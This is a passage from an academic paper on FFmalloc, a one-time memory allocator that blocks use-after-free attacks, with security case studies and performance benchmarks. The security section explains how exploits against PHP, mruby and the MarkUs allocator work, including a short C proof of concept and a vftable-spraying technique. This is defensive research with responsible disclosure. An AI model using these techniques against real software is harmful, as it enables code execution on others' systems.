Marking a small allocation as free is also lockless. To clear the corresponding bit in the bitmap, FFmalloc uses an atomic bitwise and operation to guarantee the operation safety. When we see a particular number of free pages, FFmalloc frees small allocations after requiring a lock. Allocations from the continuous pool are not handled by the thread cache. Since simultaneous allocations from multiple threads could attempt to read and update the next allocation pointer at the same time, a race condition is possible. Therefore, we protect these allocations via locks. However, to reduce lock contention, FFmalloc has a configurable option to have a continuous pool per CPU core, turned on by default. The allocator will identify the CPU core currently executing the thread, and allocate the memory from the continuous pool of that core. This allows multiple threads to execute in parallel with reduced risk of contention at the cost of additional memory overhead.

5 Security Evaluation

We tested FFmalloc on real-world vulnerable programs to demonstrate its ability to prevent use-after-free attacks (§5.1).

Table 3: Preventing UAF attacks. We collected working exploits from six real-world UAF vulnerabilities and five CTF challenges. ✔ means attackers can successfully launch the attack, while ✗ means `FFmalloc` prevents the exploit. `FFmalloc` successfully prevents all of them.

Program	ID	Bug Type	Link	Original Attack	With the Protection of `FFmalloc`
`babyheap`		UAF ⟶ DF	[10]	✔ Arbitrary code execution	✗ Exception due to failed info-leak
`childheap`		UAF ⟶ DF	[10]	✔ Arbitrary code execution	✗ DF detected
`heapbabe`	CTF challenges	UAF ⟶ DF	[1]	✔ Arbitrary code execution	✗ DF detected
`ghostparty`		UAF	[9]	✔ Arbitrary code execution	✗ Exception due to failed info-leak
`uaf`		UAF	[8]	✔ Arbitrary code execution	✗ Exploit prevented due to new realloc
`PHP 7.0.7`	CVE-2016-5773	UAF ⟶ DF	[7]	✔ Arbitrary code execution	✗ Exploit prevented & DF detected
`PHP 5.5.14`	CVE-2015-2787	UAF	[6]	✔ Arbitrary code execution	✗ Assertion failure (uncontrollable)
`PHP 5.4.44`	CVE-2015-6835	UAF	[5]	✔ Arbitrary memory disclosure	✗ Exploit prevented & run well
`mruby` 191ee25	Issue 3515	UAF	[23]	✔ Arbitrary memory write	✗ Exploit prevented & run well
`libmimedir 0.5.1`	CVE-2015-3205	AF ⟶ UAF	[15]	✔ Arbitrary code execution	✗ Exploit prevented & run well
`python 2.7.10`	Issue 24613	UAF	[28]	✔ Restricted memory disclosure	✗ Exploit prevented & run well

UAF: Use-After-Free, **DF**: Double Free, **AF**: Arbitrary Free

We also performed a study to understand its design benefit and implementation security (§5.2).

5.1 Preventing Use-After-Free Attacks

We broadly searched in public vulnerability databases, like Exploit-DB [3] and HackerOne [4], and collected six exploits for four real-world applications, including the PHP language interpreter `PHP`, the Ruby language runtime `mruby`, the MIME directory parser `libmimedir` and the Python language interpreter `python`. In addition, we also selected five vulnerable challenges from popular capture-the-flag (CTF) games. We fed each exploit to the original and the `FFmalloc`-protected programs and analyzed the consequence.

Table 3 shows our protection result: `FFmalloc` successfully prevents all 11 use-after-free attacks. The `Type` column shows the type of bug, where → means the first bug leads to the second one. For example, UAF→DF indicates that the original use-after-free bug leads to a double-free vulnerability. Originally, each exploit successfully launches a malicious action, like arbitrary code execution, taking over the instruction pointer, or arbitrary memory writing. With the protection of `FFmalloc`, the execution either runs "normally" to the end, or crashes in the middle. We manually inspected the final execution state running with `FFmalloc` to understand the reasons. When the freed page had been unmapped, the after-free use triggered an invalid access exception. Otherwise, the after-free use succeeded and the execution continued. In that case, since the retrieved value remained unmodified, the program could run well to the end (five executions). However, since the attackers made certain assumptions on the value type, like a pointer, the executions also crashed due to failed pointer dereferences (two executions), or by assertion failure (one execution). For the other three executions, `FFmalloc` detected the double-free issues and proactively terminated the processes.

Case Study: PHP. CVE-2015-6835 is a use-after-free bug in the `unserialize` feature of `PHP` [2]. With a crafted session string, an attacker can keep a reference of a `zval` object even after the memory is freed. A proof-of-concept (PoC) exploit of this vulnerability is available online [5]. With the PoC, `PHP` first frees the object, and then reallocates the freed memory to hold the input data, which overwrites the object with the malicious content. When the program uses the freed memory, function `session_decode` will return arbitrary memory contents, like pointer values, where further attacks (e.g., code execution) could be constructed accordingly. After we used `FFmalloc` to replace the default memory allocator `Zend`, the vulnerable `PHP` failed to retrieve any data and showed identical behavior to the patched version.

Case Study: mruby. `mruby` is a lightweight runtime for the Ruby language [32]. It has an exploitable use-after-free vulnerability in commit 191ee25 [23]. The original PoC exploit from HackerOne causes execution to crash as it modifies a pointer inside the freed object to an invalid address. We updated the PoC to make it an arbitrary memory write primitive such that the new PoC makes the `proc` object point to a fake data segment controlled by attackers. From there `mruby` finally jumps into the `OP_MOVE` opcode handler with our fake virtual register values and writes the memory of our choice. We ran `mruby` with `FFmalloc` and launched the attack. This time, the runtime shut down gracefully as it could not parse the supplied exploit code. We confirmed that the use-after-free bug was triggered during the execution. However, since `FFmalloc` does not reuse memory, the old content of the freed object was used, and thus nothing critical happened.

CTF Challenges. We applied `FFmalloc` to five Capture-The-Flag (CTF) challenges that have use-after-free bugs. Although CTF problems are smaller than real-world programs, their authors often add uncommon challenges to increase the difficulty of the exploitation. We tested `FFmalloc` on CTF problems to cover edge cases that are missed in real-world programs. The original PoCs abused allocator-specific structures to execute shell commands. We further developed three new PoCs that purely utilized the program's structure to achieve arbitrary memory write and control-flow hijacking, which were independent of characteristics of specific heap alloca-

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  void* p[256];
4  int main() {
5    p[0] = malloc(842373);     // allocate p[0]
6    p[1] = malloc(842389);
7    free(p[1]);
8    free(p[0]);                // free p[0], but not nullify
9    p[2] = malloc(842373);     // the same as p[0]
10   return 0;
11 }
```

Figure 2: PoC of the bug in MarkUs. By design, MarkUs does not release an object *O* if it can find any reference of *O* from stack or global memory. In this PoC, although `p[0]` still points to the first allocated object, MarkUs returns the same address at line 9.

tors. As shown in Table 3, `FFmalloc` successfully prevented all exploits. Even with a deep understanding of each problem, we could not find ways to bypass `FFmalloc`.

5.2 Secure for Deployment

`FFmalloc` provides robust security by the virtue of its straightforward design. Its security guarantee is based on a simple, easy to reason about proposition. Its implementation is straightforward, avoiding the complicated logic of memory-recycling code. By contrast, other defenses against use-after-free bugs, such as pointer invalidation [27, 47] and garbage collections [12, 29, 42], rely on the soundness and completeness of their analyses for security. Unfortunately, it is very challenging to correctly implement such sophisticated techniques, and any mistakes in implementations can lead to severe security flaws, some even breaking their guarantee.

To understand the security status of different secure allocators, we ran `ArcHeap` [50] on each implementation for 24 hours to find potential issues. `ArcHeap` can automatically find heap exploitation techniques of an allocator, which can be developed further into powerful primitives (e.g., arbitrary writes). After the 24 hours of testing, `ArcHeap` did not discover any security issue from `FFmalloc`, demonstrating `FFmalloc`'s robustness on memory corruption vulnerabilities.

Other tools that rely on complex analyses are not as robust as `FFmalloc` in their security guarantee given certain implementation issues. For example, we have discovered that MarkUs [12], which uses garbage collection techniques to prevent use-after-free vulnerabilities, fails to protect large-size blocks. Figure 2 shows the proof-of-concept (PoC) to trigger this bug. By design, MarkUs will not release an object *O* if it can find any reference of *O* from the stack, global memory, and registers. In the example code, `p[0]` holds the pointer value of the first allocated object by line 5. Even if this object is freed at line 8, the global array `p` still contains its reference at the 0th element. In theory, MarkUs should hold the memory and not allocate it to another request. However, when we request the same-size memory at line 9, MarkUs returns the same address as `p[0]`, which means the memory has been released and reused. In the case when the dangling pointer `p[0]` is used after free, attackers can exploit the bug to launch attacks.

Moreover, after additional manual analysis, we found that MarkUs's management for quarantined objects simplifies the exploitation of use-after-free bugs. To manage the quarantined objects, MarkUs writes an encoded pointer to the first eight bytes to freed objects to track the next chunk in the quarantine list. Unfortunately, the first eight bytes of a polymorphic object in C++ is the pointer to its virtual function table (vftable). Thus, the freed object's vftable will become the encoded pointer by MarkUs. The encoded pointer has predictable most significant bits because of its `xor` encoding using a magic value (12345678910). Therefore, attackers do not have to reclaim the freed object as in an ordinary exploitation scenario. Instead, they just have to spray the memory pointed by the encoded pointer with fake function pointers. When the program uses freed memory, it will take the fake, malicious function pointers for indirect calls, leading to an arbitrary code execution attack. Figure 8 in the Appendix shows a proof-of-concept code about the exploitation. We have responsibly reported all these issues to their developers. `FFmalloc` will not have this kind of critical failure as it does not write any metadata to freed chunks.

6 Performance Evaluation

We evaluated `FFmalloc` on commonly used benchmarks and real-world programs to understand its overhead on single-threaded applications (§6.1), multi-threaded applications (§6.2) and large applications (§6.3). We also explored different values for certain internal settings to find the optimal configuration that makes `FFmalloc` achieve a balance between performance and memory usage (§6.4).

Benchmarks. To measure the overhead of `FFmalloc` and find the optimal settings, we selected four sets of benchmarks: SPEC CPU2006 with 19 single-threaded C/C++ programs, PARSEC 3.0 with 15 multiple-threaded workloads the JavaScript engine `ChakraCore` and the web server `NGINX`. We excluded the `raytrace` workload from PARSEC 3.0, as the compiled binary hangs on our system [11].

Setup. We performed our evaluations on a 64-core machine running Ubuntu 18.04, with Intel CPU E7-4820 at 2.00GHz and 256GB memory. We compiled all benchmarks with their default configurations, except the x264 benchmark in PARSEC 3.0. The default `-O3` optimization lead to some crashes, and we used `-O2` instead to avoid the problem [22]. We set the environment variable `LD_PRELOAD` to the OTA library so that the same compiled binary was used with our hardened memory manager and other allocators. We set `FFmalloc` to its default setting, which releases at least eight consecutive free pages to the system using the `munmap` system call. §6.4 evaluates the different settings and discusses our choice. During the execution, we used the utility `time` to get the execution time




Figure 3: Overhead for SPEC CPU2006. 1x means no overhead. `FFmalloc` uses `munmap` to release memory to the system, 8 pages at a time. For tools with *, we use the results reported in the literature. DangNull did not report overhead for `perlbench`, `dealII`, `libquantum` and `omnetpp`. The `gcc` and `soplex` tests crash when running with FreeGuard. Placeholders for missing results are in white.

and the maximum resident set size (RSS), which describes the maximum memory usage. If one program has multiple inputs, we use the maximum one among all RSS values.

6.1 Single-threaded Benchmarks

We measured the overhead of `FFmalloc` on SPEC CPU2006 benchmarks and compared it with seven previous works: MarkUs [12], FreeGuard [43], CRCount [42], pSweeper [29], Oscar [18], DangSan [47] and DangNull [27]. We successfully reran MarkUs and FreeGuard on our machine. Although DangSan is open-sourced, we could not get it to compile on Ubuntu 18.04. Since other works have not released their source code, we have elected to reuse the reported numbers from the literature. We ran each benchmark three times and averaged the results. Figure 3 shows the performance and memory overhead of each tool on each SPEC C/C++ benchmark. A white bar means either the original paper did not include the number, or the program crashed during the execution.

Performance Overhead. Considering the geometric mean, `FFmalloc` introduces 2.3% overhead to SPEC benchmarks, the lowest one among eight tools. On the same platform, MarkUs imposes 14.8% overhead and the overhead of FreeGuard is 7.2%. However, FreeGuard causes two programs to crash, specifically `gcc` and `soplex`. Since `gcc` usually shows very high overhead, the overhead of FreeGuard could be higher. pSweeper reported a similar slowdown as MarkUs, while CRCount claimed 22.0% overhead. Both Oscar and DangSan reported about a 40.0% cost. DangNull reported about 54.6% overhead for 15 out of 19 benchmarks. This result shows that with our careful design, one-time allocation can have counterintuitively low performance overhead.

`FFmalloc` introduces consistent overhead to 19 SPEC benchmarks, with the standard deviation 0.12, while other tools have standard deviations from 0.15 (FreeGuard) to 1.25 (DangNull). Among all benchmarks, `gcc` is an outlier where `FFmalloc` makes it slower by 49.8%. We investigated `gcc`'s execution, and found that it consumes the largest amount of memory per second (see the last column of Table 7 in Appendix A). Therefore, the execution with `FFmalloc` leads to significantly more system calls for memory management. For example, for the c-typeck input, `FFmalloc` issues 28,767 `mmap` and 500,213 `munmap` system calls, and spends 39.8 seconds in the kernel space. The original memory allocator `glibc` only requires 34 `mmap` and 23 `munmap`, which takes 0.59 seconds to finish. Although the user-space execution with `FFmalloc` is faster (reduced from 59.0 seconds to 53.9 seconds), the overall overhead is 53.7%. In this extreme case, we may need to optimize our settings to make a new balance between memory usage and performance overhead (see §6.4). Fortunately, we have not seen another program like `gcc` that so quickly allocates a large amount of memory. Further, other tools also demonstrate higher overhead for `gcc`, although the underlying reasons could be different.

Memory Overhead. Considering the geometric mean, `FFmalloc` introduces 61.0% memory overhead to SPEC benchmarks, similar to that of Oscar. Two previous tools achieve less overhead than `FFmalloc`: 18.0% for CRCount, and 28.1% for MarkUs (rerun). Another four tools consume more memory: 115.4% for FreeGuard (rerun), 125.2% for pSweeper, 127.1% for DangNull and 148.1% for DangSan.




Figure 4: Overhead on PARSEC 3 with various CPU cores. White bar means the execution hangs or crashes.

In this evaluation, we configured `FFmalloc` to release memory only if there are eight consecutive freed pages. If we release memory more aggressively, `FFmalloc` will have lower memory overhead and higher performance overhead. We will discuss the tradeoff between time and memory in §6.4.

An apparent observation from Figure 3 is that the memory overhead is more diverse than the performance overhead. The values of the standard deviation range from 0.24 (CRCount) to 30.37 (DangSan), while the maximum standard deviation of the performance overhead is merely 1.25 (DangNull). The common pattern is that, for some benchmarks, most of the tested tools show significantly higher memory overhead than that on other benchmarks. Taking `omnetpp` as an example, `FFmalloc` and pSweeper consumes about 4.0× of the original memory; FreeGuard requires 11.7×; DangSan takes 134.6×; Oscar spends 4.9×; CRCount and MarkUs consume about 1.7× of the original memory. The extreme memory overhead is likely due to the characteristic of the program. There is no tool that always outperforms others on memory usage.

6.2 Multi-threaded benchmarks

We ran 15 benchmarks with seven different core counts, specifically, 1, 2, 4, 8, 16, 32 and 64, together with four memory managers: glibc, our `FFmalloc`, MarkUs, and FreeGuard. All benchmarks and core count combinations ran successfully using glibc or `FFmalloc`, except `netferret` with 64 cores which alway hung. In comparison, MarkUs failed 19 executions, while FreeGuard failed eight. All failures happen while running `dedup`, `ferret`, `netdedup`, `netferret`, `swaptions` and `vips`. In fact, MarkUs and FreeGuard had multiple random crashes during other executions. To get meaningful results, we ran each instance ten times, and reported the first three successful executions. While still widely used in the literature, the PARSEC 3.0 benchmarks are no longer in active development. When they failed to run on Ubuntu 18.04, we chose to accept this rather than attempting to patch the benchmarks which would result in incomparable results. Figure 4 shows our evaluation results, including the time overhead and the memory overhead. Eighty-three instances are supported by all memory managers. Failed executions are represented as white bars.

Performance Overhead. Considering all successful executions, `FFmalloc` introduces 33.1% performance overhead (geometric mean), compared with 42.9% for MarkUs and -0.18% for FreeGuard. However, if we only consider the 83 instances supported by all tools, the overhead is 21.9% for `FFmalloc`, 43.0% for MarkUs and 1.68% for FreeGuard. `FFmalloc` only introduces relatively high overhead to four out of 15 programs – `dedup`, `netdedup`, `swaptions` and `vips`, where the geometric mean is 157.8%, compared with 584.6% for MarkUs and -18.0% for FreeGuard. `FFmalloc` demonstrates merely 4.3%

Table 4: CPU overhead of secure allocators on `ChakraCore`. The numbers are overall average score from all benchmarks (with 10 iterations). Red values mean the performance decreased, while green values indicate performance improved.

Benchmark	glibc	`FFmalloc`	MarkUs	FreeGuard
WebTooling	25.53	-0.16%	-0.43%	1.26%
Octane	9706.8	-0.73%	-4.81%	3.22%
Kraken	603.0	0.07%	0.28%	0.03%
SunSpider	21.86	1.88%	3.28%	1.30%
JetStream	97.6	0.20%	-3.07%	1.27%

Table 5: Memory overhead of secure allocators on `ChakraCore`. The numbers are average peak memory use from all benchmarks (with 10 iterations). We show glibc memory usage in kilobytes, and show others as changes over glibc's.

Benchmark	glibc	`FFmalloc`	MarkUs	FreeGuard
WebTooling	454,980	**6.09%**	70.99%	35.35%
Octane	148,220	142.53%	252.55%	**84.28%**
Kraken	63,344	**536.43%**	872.17%	765.30%
SunSpider	103,252	**378.36%**	405.63%	440.97%
JetStream	195,552	162.71%	**74.75%**	241.61%




Figure 5: `NGINX` throughput with various allocators. X-axis shows the thread number; Y-axis presents the connection number per second. β-connection means `NGINX` accepts β parallel connections.




Figure 6: `NGINX` latency with various allocators. X-axis shows the thread number, and y-axis presents the connection number per second. β-connection means `NGINX` accepts β parallel connections.

overhead for others.

We observed several interesting facts about the memory overhead. First, `FFmalloc`'s overhead monotonically increased from 5.7% to 50.9% when we used one to 64 cores. This is expected as `FFmalloc` uses locks to prevent race conditions and to synchronize the status of the memory manager. The Linux kernel also has a global lock for `mmap`/`munmap` system calls, which further increases the overhead for multi-core executions. MarkUs followed a similar pattern, but with several exceptions due to unsupported executions. Second, FreeGuard could sometimes improve performance over glibc. For example on `dedup`, the execution with FreeGuard is 3.8× faster when running with 64 cores. This is due to the significantly fewer number of `madvise` system calls compared to that of glibc [43].

Memory Overhead. On the geometric mean, `FFmalloc` introduces 50.5% memory overhead to all successful executions, compared with 13.0% for MarkUs and 141.2% for FreeGuard. For the 83 executions supported by all four allocators, the overheads are 35.6%, 13.3% and 67.5%, respectively. `FFmalloc` brings slightly higher overhead to `bodytrack` (3.3× of original usage) and `swaptions` (10.5×). We find that compared with others, these two programs use relatively little memory (< 50 MB). As `FFmalloc` reserves page pools for different bins, the overhead mainly comes from the allocated-but-not-used memory. However, the overall memory usage is still low, even with `FFmalloc`. MarkUs shows consistent overhead to all benchmarks. FreeGuard introduces the highest memory overhead, and shows extremely high memory usages for `swaptions` (416×), `vips` (8.3×) and `bodytrack` (5.5×). We believe the 50.5% overhead of `FFmalloc` is acceptable to many real-world applications, especially considering its simple design and strong security guarantee against use-after-free bugs.

6.3 Real-world Applications

We also evaluated `FFmalloc` on two real-world large programs: the JavaScript engine `ChakraCore` developed for the Edge browser, and the web server `NGINX`.

6.3.1 ChakraCore

We ran `ChakraCore` on five sets of benchmarks, specifically, Octane, Kraken, SunSpider, Jetstream, and the Web Tooling Benchmark, together with four memory allocators: glibc, `FFmalloc`, MarkUs and FreeGuard. Table 4 and Table 5 show the results of our evaluation, including the performance overhead and memory overhead. In Table 4, as scores in different benchmarks have different meanings, we use green text to show performance improvement, and red text to indicate performance decrease. `FFmalloc` introduces less than 2% runtime overhead to four benchmarks, and even improves the

Table 6: Comparing munmap with madvise. We inspected the execution of three representative programs and recorded the changes after switching from `munmap` to `madvise`. Both instructions and cache misses play an important role in determining the execution time.

Benchmark	Time Diff	# Insn	Cache Miss
xalancbmk	+4.13%	+0.55%	15.54% –> 27.67%
gcc (g23)	+11.90%	+5.70%	27.76% –> 33.07%
mcf	-3.70%	-0.02%	27.86% –> 27.85%

performance of JetStream by 0.20%. MarkUs adds the most overhead, 4.81% to Octane and 3.28% to SunSpider while FreeGuard improves the performance for three out of five benchmarks. Regarding memory usage, Table 5 shows that `FFmalloc` imposes the least overhead among the three secure allocators for three of the programs. MarkUs adds the least overhead on JetStream while FreeGuard was the best on Octane. Overall, `FFmalloc`, like the other secure allocators, introduces consistently negligible performance overhead to `ChakraCore`, but typically does so with significantly less memory use.

6.3.2 NGINX

We tested the `NGINX` webserver through the `wrk` benchmarking tool [26] with different settings. A setting with α threads and β connections means that `wrk` uses α threads to send requests to `NGINX` in parallel, and keeps β connections open at any moment. We ran each setting for 60 seconds and repeated the evaluation using glibc, `FFmalloc`, MarkUs and FreeGuard. Figure 5 and Figure 6 show the evaluation results. The y-axis of Figure 5 is `NGINX` throughput in requests-per-second; a higher number indicates better performance. `FFmalloc` and FreeGuard add negligible overhead in multiple settings, and only show notably higher overhead for the 12-thread, 100-connection setting (47.6% decrease for `FFmalloc` and 58.8% decrease for FreeGuard). MarkUs has the lowest throughput for most settings. As the number of threads increase, its performance consistently decreases and reaches 65.5% less throughput for the 12-thread, 800-connection setting.

Figure 6 shows `NGINX` connection latency measured on the client side. Both `FFmalloc` and FreeGuard introduce minor overhead to the latency. MarkUs introduces significant latency, especially for multi-thread connections.

We also measured the memory overhead for each `NGINX` thread. On average, `FFmalloc` consumes 5.24× more memory than glibc, similar to the 5.48× overhead of FreeGuard. However, MarkUs requires 77.72× more memory, which is much higher than `FFmalloc` and FreeGuard. Overall, `FFmalloc` introduces negligible overhead to `NGINX`, and outperforms MarkUs for most of the settings.

6.4 Optimal Settings of `FFmalloc`

We explored multiple options of releasing memory to find the one enabling the optimal performance and memory usage. First, we configured `FFmalloc` to release consecutive freed memory with at least α pages (details in §4.2). We tested three different α values, specifically, 32, 8 and 2. In theory, a smaller α means `FFmalloc` will release memory more frequently, and thus will have higher performance overhead and lower memory overhead. A larger α will have the opposite effect. Second, we configured `FFmalloc` to use `munmap` or `madvise` to return memory to the system. `munmap` forces the kernel to immediately release the memory, while `madvise` leaves the kernel to release the memory during high memory pressure. We expected that `munmap` would have higher performance overhead and lower memory overhead than `madvise`. Figure 7 shows the performance and memory overhead of `FFmalloc` on SPEC CPU2006 C/C++ benchmarks, with six different settings.

Munmap vs Madvise. Figure 7 confirms our expectations of the two system calls on memory overhead, but shows a counter-intuitive result on performance overhead. The **Memory** figure shows that `FFmalloc` with `madvise` can have significantly higher memory overhead than that of `munmap`. For example, `FFmalloc` consumes 198.5× more memory than the original execution if it postpones the memory release via `madvise`, while the overhead is only 7.6× with `munmap`. However, the **Time** figure indicates `munmap` also outperforms `madvise` on performance, from 0.28% to 0.76%. Although the difference is not significant, considering the high memory overhead, it is clear that we should use `munmap` instead of `madvise` to release freed memory to the kernel.

We inspected three programs to understand why `madvise` sometimes is slower than `munmap`. The results in Table 6 indicate that both cache misses and extra instructions contribute to the slower execution of `madvise`. With the `madvise` system call, the Linux kernel does not immediately reclaim pages due to the low memory pressure in our system. Therefore, future `mmap` syscalls will likely get a new physical page that is not present in the cache. In contrast, `munmap` forces the kernel to immediately release the physical page and future `mmap` calls can reuse the in-cache physical pages, leading to fewer cache misses. For SPEC program `gcc`, running with `madvise` executes 5.70% more instructions, causing the most significant overhead on `madvise`.

Minimum Freed Pages. Figure 7 shows that the minimum consecutive freed pages α is more correlated to memory overhead than to the performance. The performance overhead of `FFmalloc` is 1.71%, 2.21% and 2.22%, respectively for α values of 32, 8, and 2. Although this is consistent with our intuition that smaller α leads to higher overhead, the difference is not very large. Additionally, not all executions exactly follow this pattern. For example, `mcf` shows the slowest execution when α is set to 8, not 2. On the other hand, α has a strong impact on the memory overhead when `FFmalloc` re-




Figure 7: Overhead of `FFmalloc` with different settings. `FreeX` means that to release memory, `FFmalloc` returns at least `X` consecutive freed pages to the system, through either munmap (U) or madvise (A).

